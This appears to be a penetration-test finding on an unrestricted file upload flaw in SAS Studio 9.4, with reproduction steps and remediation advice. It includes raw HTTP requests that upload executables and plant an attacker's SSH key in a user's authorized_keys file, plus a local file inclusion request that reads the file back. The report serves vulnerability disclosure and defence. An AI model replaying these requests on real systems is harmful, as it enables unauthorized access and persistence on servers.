Unrestricted File Upload				Severity: Medium
CVSS v3.1	6.4	**Vector**	AV:N/AC:L/PR:L/UI:N/S:C/C:N/I:L/A:L	
Privileges	SAS Developer			
Version	SAS 9.4 for predictive performance management extension			

Target web application offers an upload functionality with no control whatsoever on the typology of the files that are uploaded.

It has been noticed that dangerous file types such as an .exe, are allowed to be uploaded into target application and when accessed they are automatically downloaded into victim web browser.

Malicious files can be used to carry out further attacks by being erroneously executed by other users by mistake or by deception.

In addition, it has been possible to upload files into any arbitrary path the user has privilege to write to. This vulnerability could be used to carry out further attacks which could lead to issues up to Remote Code Execution.

The vulnerable resource:

- https://<application-baseurl>/SASStudio/SASStudio/sasexec/{sessionID}/~ps~opt~ps~home~ps~<user>~ps~calc.exe

Follow the steps below to replicate the results

The file upload feature allows for the uploading of various file types, including .exe files.



Figure 1: File *calc.exe* successfully uploaded.

To test the upload functionality, it is also possible to upload the EICAR test file, which is a safe file that is flagged as malicious by all anti-malware software.



Figure 2: Other types of files uploaded, including EICAR file.

Using a web proxy such as BurpSuite, is it possible to analyze the upload request and validate that file is accepted by backend.



Figure 3: Upload request on BurpSuite.

```
POST /SASStudio/sasexec/sessions/93678459-3b78-43d9-8e44-
60a104cfb9f1/workspace/~~ds~~opt/home/<user>/LDAP~type~/ HTTP/1.1
Host: <application-baseurl>
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------
354363876416702854619639224 61
Content-Length: 1093
Origin: https://<application-baseurl>
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

-----------------------------354363876416702854619639224 61
Content-Disposition: form-data; name="uploadedfiles[]"; filename="text.pdf"
Content-Type: application/pdf

-----------------------------354363876416702854619639224 61--
```

Once uploaded, the file can be accessed and downloaded by double-clicking on it.



Figure 4: *calc.exe* file downloaded.

Additionally, it was possible to upload an *authorized_key* file containing a valid SSH public key. It was not achievable the exploitation of the SSH key, though.



Figure 5: Upload public key.

```
POST /SASStudio/sasexec/sessions/cd645b05-6db0-4c89-bb66-
e8d3b567bf20/workspace/~~ds~~opt/home/<user>/.ssh~type~/ HTTP/1.1
Host: <application-baseurl>
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------
401613574170744801012705990 58
Content-Length: 813
Origin: https://<application-baseurl>
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

-----------------------------401613574170744801012705990 58
Content-Disposition: form-data; name="uploadedfiles[]";
filename="authorized_keys"
Content-Type: application/octet-stream

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC7lbvOWspjg1zy9iPIXvvC5qWThzVFYWEJeexvEh6vQoLg1FqU
ePTw70LEc3xdUKQa0RMHflIcUpQ4GhtvZpUFd3hDHp5VgcA3faHo9qVCgyuqfXarFsCintb9arW4s1D5
vYQcKOTnYMaDEIf5KfRmsu8yP+1fgDlp9om5rBAG7NUVQW7avifcSIQn6wJQ4veARsQ4gN0RKk+Syy+R
qOlHaZ6nigJugdfbp9rmHdtFitfn2hIJSISEGwwR9RxU757t+cagvhqA6eBK/Nj/5srFAs1zMVSJsHSL
36eXTyqvrjYqNRhqMpH0DgfEWrLrzL8/wGvfHVmdy5n2k3ABWERIy1iPi8o7s2aIgsUMbYtE+csf9IJs
8FCu+XMvY7eei0QQmSvLIMdBDToFx3t2uz0BvA87U1lpxWEVLL3OC/OqAOLl7ZOpgkeIZJXurmjiNDox
jCsL2GaBOJZk9dEhgcvo0Q+2ZhmkhYD8wtuR8LtZ1UNnxBqSfVeGcOEphX7bhD8= kali@kali

-----------------------------401613574170744801012705990 58--
```

By using the Local File Inclusion vulnerability described in 4.2.1, it has been successfully confirmed the upload of the SSH public key in the *authorized_keys* file.



Figure 6: Retrieve public key using LFI vulnerability.

```
GET /SASStudio/sasexec/sessions/cd645b05-6db0-4c89-bb66-
e8d3b567bf20/workspace/~~ds~~opt/home/<user>/.ssh/authorized_keys/?download=fals
e&filename=calc.exe HTTP/1.1
Host: <application-baseurl>
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

REMEDIATION:

It is recommended to check files that are uploaded since these can be accessed across users of the target web application.

This can be accomplished by enforcing a validation on both client and server side checking the file extension and/or magic-byte which is a unique identifier for each file type. It is recommended to perform file content validation to prevent malicious behavior from seemingly valid content.

It is advisable to store any upload in a location with restricted privileges in order to limit the available scope to a possible attack.

Upload features should always be carefully implemented allowing the least typologies of file as possible.

For further information, please refer to:

- https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html